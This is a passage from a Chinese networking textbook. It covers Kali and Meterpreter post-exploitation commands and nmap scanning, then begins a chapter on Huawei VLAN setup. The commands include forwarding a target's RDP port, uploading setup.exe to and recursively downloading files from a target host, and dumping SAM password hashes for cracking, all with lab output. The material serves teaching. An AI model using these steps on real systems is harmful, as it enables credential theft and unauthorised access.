224.0.0.22           01:00:5e:00:00:16  11
224.0.0.252          01:00:5e:00:00:fc  11
224.0.0.252          01:00:5e:00:00:fc  17
224.0.0.252          00:00:00:00:00:00  1
255.255.255.255     ff:ff:ff:ff:ff:ff  11
```

(a)

```
msf exploit(handler) > arp
[*] exec: arp

Address          HWtype  HWaddress          Flags Mask          Iface
10.109.35.196    ether   00:0c:29:0a:3a:7e   C                   eth0
10.109.32.233    ether   f0:25:b7:f8:bc:03   C                   eth0
10.109.32.1      ether   00:0f:e2:6a:09:78   C                   eth0
```

(b)

图 1-13 arp 命令及获得的结果信息

说明：在 Kali 中，arp 命令在不同的命令状态下获取的结果有差别，如图 1-13 (a)、(b) 所示。

1.2.6 ifconfig 命令

利用 Meterpreter 的 ifconfig 命令可以显示目标主机各个接口名字、MAC 地址、IPv4 和 IPv6 地址等信息，如图 1-14 所示。

```
meterpreter > ifconfig

Interface 1
=====
Name          : Software Loopback Interface 1
Hardware MAC  : 00:00:00:00:00:00
MTU           : 4294967295
IPv4 Address  : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address  : ::1
IPv6 Netmask  : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name          : Intel(R) PRO/1000 MT Network Connection
Hardware MAC  : 00:0c:29:0a:3a:7e
MTU           : 1500
IPv4 Address  : 10.109.35.196
IPv4 Netmask  : 255.255.252.0
IPv6 Address  : 2001:da8:215:848:44b:9df5:7a7f:5ed2
IPv6 Netmask  : ffff:ffff:ffff:ffff:
IPv6 Address  : 2001:da8:215:848:851b:5ce7:f5bd:9402
IPv6 Netmask  : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

图 1-14 ifconfig 命令及获得的结果信息

1.2.7 netstat 命令

利用 Meterpreter 的 netstat 命令可以显示目标主机的网络连接状态，如图 1-15 所示。

```
meterpreter > netstat
Connection list
=====
Proto Local address          Remote address        State      User      Inode  PID/Program name
-----
tcp    0.0.0.0:135             0.0.0.0:*             LISTEN    0         0     688/svchost.exe
tcp    0.0.0.0:445             0.0.0.0:*             LISTEN    0         0     4/System
tcp    0.0.0.0:49152           0.0.0.0:*             LISTEN    0         0     400/wininit.exe
tcp    0.0.0.0:49153           0.0.0.0:*             LISTEN    0         0     768/svchost.exe
tcp    0.0.0.0:49154           0.0.0.0:*             LISTEN    0         0     836/svchost.exe
tcp    0.0.0.0:49155           0.0.0.0:*             LISTEN    0         0     496/services.exe
tcp    0.0.0.0:49156           0.0.0.0:*             LISTEN    0         0     504/lsass.exe
tcp    10.109.35.196:139       0.0.0.0:*             LISTEN    0         0     4/System
tcp    10.109.35.196:49162     10.109.32.50:4444     ESTABLISHED 0         0     3536/setup.exe
tcp    10.109.35.196:49197     10.3.8.211:80         CLOSE_WAIT 0         0     2640/CBoxService.exe
tcp    10.109.35.196:49198     10.3.8.211:80         CLOSE_WAIT 0         0     2640/CBoxService.exe
tcp    10.109.35.196:49201     10.3.8.211:80         TIME_WAIT  0         0     0/[System Process]
tcp    10.109.35.196:49202     10.3.8.211:80         ESTABLISHED 0         0     3176/iexplore.exe
tcp    10.109.35.196:49204     111.202.60.48:80     ESTABLISHED 0         0     3176/iexplore.exe
tcp    10.109.35.196:49205     111.202.60.48:80     ESTABLISHED 0         0     3176/iexplore.exe
tcp    10.109.35.196:49206     111.202.60.48:80     ESTABLISHED 0         0     3176/iexplore.exe
tcp    10.109.35.196:49207     111.202.60.48:80     ESTABLISHED 0         0     3176/iexplore.exe
```

图 1-15 netstat 命令及获得的结果信息

1.2.8 route 命令

利用 Meterpreter 的 route 命令可以显示目标主机缓存中的路由表信息，如图 1-16 所示。

```
meterpreter > route
IPv4 network routes
=====
Subnet          Netmask          Gateway          Metric  Interface
-----
0.0.0.0         0.0.0.0         10.109.32.1     10      11
10.109.32.0     255.255.252.0   10.109.35.196  266     11
10.109.35.196   255.255.255.255 10.109.35.196  266     11
10.109.35.255   255.255.255.255 10.109.35.196  266     11
127.0.0.0       255.0.0.0       127.0.0.1      306     1
127.0.0.1       255.255.255.255 127.0.0.1      306     1
127.255.255.255 255.255.255.255 127.0.0.1      306     1
224.0.0.0       240.0.0.0       127.0.0.1      306     1
224.0.0.0       240.0.0.0       10.109.35.196  266     11
255.255.255.255 255.255.255.255 127.0.0.1      306     1
255.255.255.255 255.255.255.255 10.109.35.196  266     11
```

图 1-16 route 命令及获得的结果信息

1.2.9 portfwd 命令

portfwd 命令是 Meterpreter 内嵌的端口转发器，一般在目标主机开放端口不允许直接访问时使用。例如，目标主机开放的远程桌面 3389 端口，只允许内网访问，使用该命令能将其转发到本地的 6666 端口，方法如下：

```
meterpreter> portfwd -h (获取该命名的帮助信息)
```

```
meterpreter> portfwd add -l 6666 -p 3389 -r 10.109.35.196
```

通过 netstat -a 命令核实本地的 6666 端口是否开放，方法同 1.2.7 小节，这里不再赘述。

1.2.10 upload 命令

利用 Meterpreter 的 upload 命令可以将 Kali 端的文件或文件夹上传到远程目标主机上。命令如下：

```
meterpreter>upload -h (获取该命名的帮助信息)
```

参数-r, 表示将文件夹内的文件或子文件夹递归上传, 不考虑多层目录的问题。

例如, 将 Kali 中 root 文件夹中的 setup.exe 上传到目标主机 (Windows 操作系统) 的 “c:\xampp\htdocs” 文件夹中, 命令如下：

```
meterpreter>upload /root/setup.exe c: /xampp/htdocs
```

这里要注意命令中目标主机路径的表示方式。

1.2.11 download 命令

利用 Meterpreter 的 download 命令可以从远程目标主机上下载文件或文件夹到本机。

例如, 将目标主机 “c:\xampp” 中的所有内容递归下载到本机, 命令如下：

```
meterpreter>download -r c: \\xampp
```

这里要注意使用双反斜杠 “\\” 进行转义。

1.2.12 hashdump 命令

利用 Meterpreter 的 hashdump 命令可以获取 SAM 数据库的内容 (用户登录密码的 Hash 值), 如图 1-17 所示。

```
meterpreter > hashdump
Administrator: 500: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest: 501: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0:::
```

图 1-17 hashdump 命令及获得的结果信息

图中显示使用该系统的两个用户 (Administrator、Guest) 及对应的登录密码 Hash 值。可以从专业工具或网站查询 Hash 值对应的密码明文, 如图 1-18 所示。



图 1-18 将 Administrator 的密码转为明文

1.2.13 nmap 命令

使用 Kali 中的 nmap 命令开展网络侦察，这样不仅可以确定目标网络上计算机的存活状态，在许多情况下，还能确定主机的操作系统、监听的端口、服务与版本，还有可能获得用户的证书。这为后续的网络渗透和网络执法打下坚实基础。

1. 命令格式

nmap [扫描类型参数] [扫描选项参数] [目标 IP 地址]

(1) 常见的扫描类型参数及含义，如表 1-2 所示。

表 1-2 nmap 命令常见的扫描类型参数及含义

类型参数	含 义	类型参数	含 义
-sS	隐秘的 TCP Syn 扫描 (stealth TCP Syn)	-sP	Ping 扫描，如果只想知道目标主机是否运行而不想进行其他扫描，才会用到该选项
-sT	隐秘的 TCP 连接扫描 (stealth TCP connect)	-sU	UDP 扫描，期望收到已关闭端口的系统应答

(2) 常见的扫描选项参数及含义，如表 1-3 所示。

表 1-3 nmap 命令常见的扫描选项参数及含义

选项参数	含 义	选项参数	含 义
-p <端口范围>	指定希望扫描端口的范围	-O	检测 TCP/IP 协议栈特征来判别目标主机的操作系统类型
-T4	使用 Aggressive 模版并行扫描来增加速度	-f	使用 IP 碎片包实现 SYN、FIN、XMAS 或 NULL 扫描
-v	详细模式，会给出扫描过程中的详细信息	-h	快捷的帮助选项
-P0	扫描前不 ping 目标，而直接进行更深层次的扫描	-Pn	不 ping 目标，直接进行更深层次的扫描
-i <inputfile>	从指定的 inputfile 文件中读取被扫描的目标	-o <outputfile>	把扫描结果输出到文件 logfilename 中

2. nmap 实战举例

【例 1.4】 扫描 192.168.1.0/24 网段中在线运行的主机。

```
root@kali: ~#nmap -sP 192.168.1.0/24
```

【例 1.5】 扫描 192.168.1.0/24 网段中所有开启 80 号端口的主机。

```
root@kali: ~#nmap -p 80 192.168.1.*
```

【例 1.6】 扫描 192.168.1.0/24 网段中所有开启 1-1023 号端口的主机。

```
root@kali: ~#nmap -p 1-1023 192.168.1.*
```


【例 1.7】对目标主机 172.16.1.100 服务器进行隐秘的 TCP 连接扫描和 Aggressive 并行扫描。

```
root@kali: ~#nmap -sT -T4 172.16.1.100
```

【例 1.8】对 IP 地址为 192.168.134.130 的主机进行隐秘 TCP Syn 扫描并显示开放的端口等信息。

```
root@kali: ~#nmap -sS -Pn 192.168.134.130
```

结果如图 1-19 所示。



```
msf > nmap -sS -Pn 192.168.134.130
[*] exec: nmap -sS -Pn 192.168.134.130

Starting Nmap 6.46 ( http://nmap.org ) at 2017-05-19 12:16 CST
Nmap scan report for 192.168.134.130
Host is up (0.00038s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
3389/tcp  open  ms-wbt-server
9876/tcp  open  sd
MAC Address: 00:0C:29:FA:08:55 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.42 seconds
msf >
```

图 1-19 nmap 对主机的扫描结果

根据扫描结果我们可以看到目标主机 192.168.134.130 上开放的端口有 135、139、445、1025、3389、9876，以及这些端口对应的服务；还可以看到主机的 MAC 地址为 00: 0C: 29: FA: 08: 55。

nmap 既能应用于简单的网络信息扫描，也能用在高级、复杂、特定的环境中，例如扫描互联网上大量的主机。除了这些简单的功能以外，nmap 还可以绕过防火墙/IDS/IPS，扫描 Web 站点、路由器等。

限于篇幅，不再介绍 Kali 中的其他命令，请读者参考其他相关文献。

第 2 章 VLAN 技术

【考试大纲要求】

知识要点	全国三级网络技术考纲要求	软考中级网络工程师考试能力要求
VLAN	(1) 交换机配置与使用方法。 (2) 交换机端口的基本配置。 (3) 交换机 VLAN 配置	(1) 上午试题: VLAN 知识。 (2) 下午试题: VLAN 配置技术

【教学目的】

- (1) 了解 VLAN 的基本原理。
- (2) 掌握单交换机、多交换机的 VLAN 配置技术。
- (3) 掌握利用三层交换机实现 VLAN 路由技术。
- (4) 会正确验证测试, 并获取网络设备的相应配置信息。

【具体内容】

2.1 华为单交换机 VLAN 配置

VLAN (Virtual Local Area Network, 虚拟局域网) 是指将一个物理网段逻辑划分成若干个虚拟局域网。VLAN 最大的特点是不受物理位置的限制, 可以进行灵活划分处理, 同一个 VLAN 内的主机可以互访, 不同 VLAN 间的主机互访必须经路由设备进行转发; 同时广播数据包只能在本 VLAN 内进行传播, 不能传输到其他 VLAN 中。

创建 VLAN, 必须使交换机工作在服务器模式或透明模式。默认状态下, 交换机内置了 1 号 VLAN, 默认名称为 VLAN0001, 交换机所有的端口都属于 VLAN 1。不能删除 1 号 VLAN。

华为交换机常见命令状态及对应的模式如下：

<Huawei>：用户视图模式。

[Huawei]：系统视图模式。

[Huawei-vlan ID]：VLAN 视图模式。

[Huawei-Ethernet0/0/1]：接口视图模式。

[Huawei-port-group-1]：端口组模式。

华为设备各种模式之间转换需要输入的命令和关系如图 2-1 所示。




图 2-1 华为交换机模式之间转换关系和相应的命令

2.1.1 网络拓扑结构

华为单交换机 VLAN 配置网络拓扑结构如图 2-2 所示。




图 2-2 华为单交换机 VLAN 配置拓扑结构图